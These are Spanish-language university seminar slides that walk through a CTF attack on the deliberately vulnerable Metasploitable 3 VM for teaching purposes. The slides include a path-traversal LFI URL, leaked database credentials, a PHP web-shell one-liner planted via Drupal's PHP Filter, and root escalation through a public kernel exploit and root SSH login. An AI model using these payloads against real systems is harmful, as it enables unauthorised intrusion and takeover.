

SEMINARIO 7

WRITE-UP DE UNA MÁQUINA CTF



Aprendiendo más acerca de técnicas de exploiting & escalada de privilegios



PROYECTO "S-81 ISAAC PERAL" v4.2

¿LOCALIZASTE ALGUNA ERRATA O PROBLEMA? POR FAVOR, NOTIFÍCALA A JOSÉ MANUEL REDONDO LÓPEZ (REDONDOJOSE@UNIOVI.ES) ¡GRACIAS POR AYUDARNOS A MEJORAR LA ASIGNATURA!



Departamento de Informática
Universidad de Oviedo



Universidad de Oviedo

Logo: @creative_vanesa (Instagram)



ACERCA DEL USO DE CONTENIDO GENERADO POR IA



Seguridad de Sistemas
Informáticos

- En esta presentación se usan algunas imágenes generadas por IA
 - Salvo error, **cualquier imagen a la que no se le atribuya una fuente u origen expreso**
- La IA generativa usada para ello es Microsoft Copilot 
 - <https://copilot.microsoft.com/>
- Se ha restringido el uso de estas imágenes a la ilustración de los conceptos explicados en algunas de las páginas
 - Es decir, **como refuerzo visual** a lo explicado en algunas transparencias
 - El procedimiento ha sido describirle a la IA con toda la precisión posible los elementos que quería que apareciesen en la imagen (prompt)
 - Y la selección del mejor resultado obtenido, a juicio del autor de esta presentación
 - **No se ha mencionado ni indicado que se copie el estilo a ningún autor, ni que se plagien obras concretas**
- El autor declara expresamente su apoyo al trabajo de los artistas, ilustradores y creadores, de extrema importancia en la actualidad
 - El uso de estas técnicas se ha hecho solo con fines de mejora de las explicaciones, y cuando la alternativa era **no contar con refuerzos visuales** por restricciones de tiempo y presupuesto



ÍNDICE



Introducción



Enumeración, explotación y escalada de privilegios



Extracción de flags



Flags sencillos



Flags de nivel medio



Flags difíciles

[< Ir al Índice](#)



INTRODUCCIÓN

¿Qué es este seminario?



Departamento de Informática
Universidad de Oviedo



Universidad de Oviedo

- **Metasploitable 3** es una MV creada con un gran número de vulnerabilidades de seguridad a propósito

- Se usa como objetivo para probar exploits de Metasploit, entrenamiento de red team y practicar habilidades de exploiting y privilege escalation (**Teoría 7, Labs 11 y 12**)
- Fue también usada en un CTF real hecho por su creador, Rapid7
- **Es gratuita:** <https://github.com/rapid7/metasploitable3>

- **Hay dos versiones, todas con flags relacionados con cartas**

- Los **flags** son las imágenes que tenemos que obtener para ganar el juego, y están repartidas a través de los ficheros, procesos, etc. de la MV
- Vamos a usar la versión Ubuntu de Metasploitable 3: <https://app.vagrantup.com/rapid7/>
- La versión Windows 2008 tiene los mismos flags, pero distintas vulnerabilidades
- **Si queréis probarla:** <https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities>

¿QUÉ ES ESTE SEMINARIO?



Seguridad de Sistemas
Informáticos

- En este seminario hemos hecho una síntesis de varios walkthrough que existen a esta máquina por Internet
 - Las imágenes mostradas pertenecen a los mismos
 - Se ha reorganizado el contenido para que sea más fácil de entender
 - También se han vinculado con las distintas partes de la asignatura
- Como verás, **no existe una única forma de enfrentarte a esta clase de retos**
 - ¡Aunque el objetivo sea el mismo!
- Los walkthroughs son
 - <https://darkglade.com/2017/12/12/metasploitable3-community-ctf-walkthroughish/>
 - <https://ratil.life/metasploitable3-ctf/>
 - <https://stuffwithaurum.com/2020/04/17/metasploitable-3-linux-an-exploitation-guide/>

[< Ir al Índice](#)



ENUMERACIÓN, EXPLOTACIÓN Y ESCALADA DE PRIVILEGIOS

Pasos iniciales en nuestra “kill chain” de pentesting



Departamento de Informática
Universidad de Oviedo



Universidad de Oviedo

ENUMERACIÓN DE SERVICIOS



● Un escaneo completo de **nmap** permite descubrir los servicios en el objetivo,

- Como vimos en los **labs 8-9**
- Esta vez escaneamos el rango completo de puertos, aunque lleve mucho tiempo
- Esto es porque no sabemos nada acerca del objetivo
 - Hay que explorar la superficie de ataque completa
- Además, solo es una máquina
 - Un escaneo completo no debería por tanto llevarnos tanto tiempo

nmap -sT -sV -p 1-65535 <IP de la máquina virtual Metasploitable 3>

```
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-06 08:36 UTC
Nmap scan report for 10.0.101.252
Host is up (0.00071s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
3500/tcp   open  http         WEBrick httpd 1.3.1 (Ruby 2.3.5 (2017-09-14))
8181/tcp   closed intermapper
Service Info: Hosts: 10.0.101.252, IP-10-0-101-252; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.60 seconds
```


ENUMERACIÓN DE SERVICIOS



- Aparecen muchos servicios y versiones
- Podemos comprobar vulnerabilidades conocidas de cualquiera de ellos
 - Recordad los repositorios CVE (**Teoría 1**) para buscar vulnerabilidades conocidas
 - Y sus entradas en exploit-db (**Teoría 7**) asociadas para saber exploits relacionados
 - Por ejemplo, con programas como el ProFTPD 1.3.5 detectado
- No obstante, empezamos comprobando el servidor HTTP
 - Nos encontramos el listado de directorios habilitado
 - No hace falta fuerza bruta con **dirb** o similar para ver qué está sirviendo la aplicación (**Teoría 7**)
 - ¡Hemos encontrado un fichero de código **.php**!

Index of /

Name	Last modified	Size	Description
 chat/	2017-11-07 16:42	-	
 drupal/	2011-07-27 20:17	-	
 payroll_app.php	2017-11-07 16:42	1.7K	
 phpmyadmin/	2013-04-08 12:06	-	


Apache/2.4.7 (Ubuntu) Server at 10.0.101.252 Port 80

- Desafortunadamente, no podemos descargar su contenido; **necesitamos verlo**
 - Para eso necesitamos una funcionalidad que permita mostrar cualquier fichero del servidor que queramos
 - Local File Inclusion o LFI
 - Esto se hace normalmente manipulando la entrada de una funcionalidad existente que muestre ficheros
 - Esta funcionalidad está en la página web **readme** del servidor **httpd** WebRick en el puerto 3500
 - A través de su parámetro **os**
- Ahora podemos usarlo para incluir el fichero PHP anterior y acceder a su contenido
 - ¡LFI! <https://www.cvedetails.com/cve/CVE-2008-1145/>
 - http://10.0.28.14:3500/readme?os=../../../../.././var/www/html/payroll_app.php

```
12 </style>
13 <title>Readme</title>
14 <script src="/assets/jquery.self-c64a74367bda6ef8b860f19e74df08927ca99d2be2ac934e9e92d5fd361e0da4.js?body=1" data-turbolinks-track="true"></script>
15 <script src="/assets/jquery_ujs.self-d602bdf68ff63b9f9cc512872aa3cfff046228a0a36e90dd476e0ef54c1b09.js?body=1" data-turbolinks-track="true"></script>
16 <script src="/assets/turbolinks.self-c37727e9bd6b2735da5c311aa83fead54ed0be6cc8bd9a65309e9c5abe2cbfff.js?body=1" data-turbolinks-track="true"></script>
17 <script src="/assets/readme.self-877aef30ae1b040ab8a3aba4e3e309a11d7f2612f44dde450b5c157aa5f95c05.js?body=1" data-turbolinks-track="true"></script>
18 <script src="/assets/application.self-3b8dabdc891efe46b9a144b400ad69e37d7e5876bdc39dee783419a69d7ca819.js?body=1" data-turbolinks-track="true"></script>
19 <meta name="csrf-param" content="authenticity_token" />
20 <meta name="csrf-token" content="QPhjHUHyHQGie0dybXQjHqJc/7wyr-mqrcoKyjP30SS8YLFHGhb1D4JXSpUWxOPJRuJxSg8MmraVvZLloA==" />
21 </head>
22 <body>
23
24 <?php
25
26 $conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
27 if ($conn->connect_error) {
28     die("Connection failed: " . $conn->connect_error);
29 }
30 ?>
31
32 <?php
33 if (!isset($_POST['s'])) {
34     ?>
35 <center>
36 <form action="" method="post">
37 <h2>Payroll Login</h2>
38 <table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
39     <tr>
40         <td>
41             <input type="text" value="Username" />
42         </td>
43         <td>
44             <input type="password" value="Password" />
45         </td>
46     </tr>
47     <tr>
48         <td colspan="2">
49             <input type="submit" value="Login" />
50         </td>
51     </tr>
52 </table>
53 </center>
54 </body>
55 </html>
```

Encontramos un error terrible...¡Credenciales de BBDD "hardcodeadas"! (Tema 6)

- Ahora podemos entrar en sesión con ellas (**root:sploitme**) en PhpMyAdmin
 - Esa carpeta la encontramos gracias a la vulnerabilidad de listado de directorios anterior



The screenshot shows the PhpMyAdmin interface for a database named 'drupal'. The 'users' table is selected, and the 'Structure' tab is active. The table has the following columns: uid, name, pass, mail, theme, signature, signature_format, created, and access.


uid	name	pass	mail	theme	signature	signature_format	created	access
0							0	
1	metasploitable	\$S\$C6xXHhLXkkk2etXp2Vnwdq5/PVxHWHvAb5qatnz71sudgH0...	msfdev@metasploit.com				1496688356	1512

● Encontramos un esquema de bases de datos Drupal

- En la tabla `users`, tenemos un usuario `metasploitable` y su clave hasheada (**Tema 3, Labs 3 y 4**)
- Siguiendo esta guía <https://www.drupal.org/node/1023428> podemos generar una hash de Drupal válida y reemplazarla por la vieja
- Así tenemos una password conocida para acceder al front-end

ENABLED	NAME	VERSION	DESCRIPTION	OPERATIONS
☒	Path	7.5	Allows users to rename URLs.	? Help Permissions Configure
☒	PHP filter	7.5	Allows embedded PHP code/snippets to be evaluated.	? Help Permissions

- El módulo **PHP Filter** de este Drupal tiene un creador de páginas web online
 - Podemos usarlo como un **evaluador de expresiones PHP**
 - Y podemos probar si acepta llamar a comandos del sistema con este código PHP: `<?php passthru($_GET['cmd']); ?>`



The screenshot shows the Drupal administration interface for the PHP Filter module. The top navigation bar includes links for Dashboard, Content, Structure, Appearance, People, Modules, Configuration, Reports, and Help. The user is logged in as 'metasploitable' and can log out. The main content area shows the 'Add content' form for a new page titled 'syron.php'. The form includes a 'Title' field with the value 'syron.php', a 'Tags' field, and a 'Body' field containing the PHP code: `<?php passthru($_GET['cmd']); ?>`. The 'Body' field is labeled '(Edit summary)'.

EXPLOITING



Seguridad de Sistemas
Informáticos

- Dado que acepta comandos (como el **ls** de la imagen), podemos usarlo para obtener un **reverse shell** como los que vimos en el **Tema 7** o el **Lab 11**
- Esta es una forma típica de implementar un **Webshell**



ESCALADA DE PRIVILEGIOS



Seguridad de Sistemas
Informáticos

- Ahora ya podemos empezar la fase de post-explotación en la máquina víctima para obtener privilegios de **root** (escalada de privilegios)
- La versión del kernel de la VM es vulnerable a **CVE-2015-1328**
 - Hay un exploit en exploit-db (<https://www.exploit-db.com/exploits/37292/>) (**Tema 7**)
 - Podemos descargarnos el código, compilarlo en la máquina (tiene **gcc** instalado), y ejecutarlo
 - Otra opción podría haber sido compilarlo en nuestra máquina atacante y subir el fichero compilado
 - Seremos **root** en cualquier caso
- Ahora podemos cambiar la configuración de SSH para permitir hacer login remoto como **root** (**Lab 5**) y cambiar la clave por una conocida
 - Ahora tenemos una sesión SSH con privilegios de **root**
 - ¡Vamos a flag-ear la máquina! 😊

```
File Edit View Search Terminal Help
# id
uid=0(root) gid=0(root) groups=0(root)
#
```




[< Ir al Índice](#)



SACANDO LOS FLAGS

Una vez dentro, es hora de Capturar Todos los Flags
(CTF :P)



[Fáciles >](#)

[Medios >](#)

[Difíciles >](#)



Departamento de Informática
Universidad de Oviedo



Universidad de Oviedo

METASPLOITABLE 3



- Sabemos de antemano que esta máquina tiene 14 posibles flags a capturar
- Todos reciben el nombre de cartas
 - El Joker
 - Corazones: 3, 5, 8
 - Tréboles: As, 6, 8, 10
 - Picas: 2, 10, Rey
 - Diamantes: 5, 7, 9
- La dificultad de los flags varia mucho (no está relacionada con su numeración)
 - Los hemos dividido usando ese criterio y el conocimiento necesario para obtenerlos
- Cada operación usara el shell de **root** que hemos obtenido




Flags fáciles

No deberías tener problema en sacarlos si has entendido bien los conceptos del curso




- Esta MV tiene varios flags en **ficheros** repartidos por todo el sistema de ficheros
 - El comando **find** es clave en estos casos
- Por ejemplo, **el flag Joker** se puede encontrar con una búsqueda así desde la raíz del sistema de ficheros
 - **find / -name 'joker.png'**
 - Se encuentra en **/etc/joker.png**
- Sin embargo, sus colores están invertidos
 - Lo que se puede arreglar fácilmente con programas como GIMP
- ¡Hemos encontrado nuestro primer flag!



3 DE CORAZONES

- Podemos usar **find** para encontrar todos los ficheros de un tipo concreto
 - Formatos de imágenes comunes
 - Sabemos parte de su nombre (¡es un naípe!)
- Ej.: para flags relacionados con “corazones”
 - `find /* -name '*.png' | grep hearts`
 - ¡Encontramos dos menciones a flags distintos!
 - `/lost+found/3_of_hearts.png`
 - `/var/www/html/drupal/sites/default/files/styles/large/public/field/image/5_of_hearts.png`
 - `/var/www/html/drupal/sites/default/files/styles/thumbnail/public/field/image/5_of_hearts.png`
 - `/var/www/html/drupal/sites/default/files/field/image/5_of_hearts.png`
- El 3 de corazones es otro “easy-peasy” 😊




5 DE CORAZONES



● Desafortunadamente, la imagen del **5 de corazones** no es la correcta

- En estos casos, típicamente se comprueban sus metadatos con **exiftool**



```
FILE NAME           : 5_OF_HEARTS.PNG
DIRECTORY           : .
FILE SIZE            : 497 kB
FILE MODIFICATION DATE/TIME : 2017:12:06 12:19:58+01:00
FILE ACCESS DATE/TIME   : 2017:12:06 12:30:27+01:00
FILE INODE CHANGE DATE/TIME : 2017:12:06 12:21:37+01:00
FILE PERMISSIONS       : RW-R--R--
FILE TYPE            : PNG
FILE TYPE EXTENSION    : PNG
MIME TYPE            : IMAGE/PNG
IMAGE WIDTH           : 500
IMAGE HEIGHT          : 700
BIT DEPTH             : 8
COLOR TYPE            : RGB WITH ALPHA
COMPRESSION           : DEFLATE/INFLATE
FILTER                : ADAPTIVE
INTERLACE             : NONINTERLACED
TAG 5 OF HEARTS       :
iVBORw0KGGoAAAANSUHEUGAAAFQAAAK8CAYAAAAZNU0WAAAAAXNSR0IARs4C6QAAQABJREFUEAHsvQECX8LV51UDC5C61CPX0S0ATVwMNSF
```

5 DE CORAZONES



Seguridad de Sistemas
Informáticos

- El flag correcto está codificado en Base64 en el dato "tag"
 - Ver **Lab 3**
- Podemos extraerlo con **exiftool** así
 - `exiftool 5_of_hearts.png | grep tag | cut -d " " -f 22 | base64 -D > real_5_of_hearts.png`
 - ¡La imagen que se escribe es el flag del **5 de corazones**!
 - Esto muestra que cualquier cosa (binaria o en texto) se puede codificar con Base64 para transferirla
 - También podemos usar otras herramientas, como Cyberchef del **Lab 3**



8 DE TRÉBOLES



Seguridad de Sistemas
Informáticos

- Si buscamos flags de otros tipos de cartas también obtenemos resultados, como con el 8 de Tréboles

- `find /* -name '*.png' | grep clubs`

- ¡Encontramos el flag en un fichero dentro de una ruta enorme!

- `/home/anakin_skywalker/52/37/88/76/24/97/77/22/23/63/19/56/16/27/43/26/82/80/98/73/8_of_clubs.png`
 - Si no hubiéramos hecho esta técnica de búsqueda automática, encontrar este flag manualmente hubiera sido muy tedioso...
 - Esto es lo que típicamente se conoce como un “rabbit hole”
 - Una labor larga y tediosa, con muchas formas de perderse
 - Salvo que se siga una técnica muy concreta



10 DE TRÉBOLES



Seguridad de Sistemas
Informáticos

- En competiciones CTF necesitamos “**think outside of the box**”
 - Aplicar nuestros conocimientos en situaciones nuevas
 - Ej.: ¡encontrar una imagen dentro de un fichero que no lo es! (**esteganografía**, **Tema 2, Lab 3**)
- Si usamos **find** de nuevo, nos encontramos un fichero muy sospechoso
 - `/artoo_detoo/music/10_of_clubs.wav`
 - Este fichero solo tiene ruido, por lo que no debe ser un fichero de música “real” ...
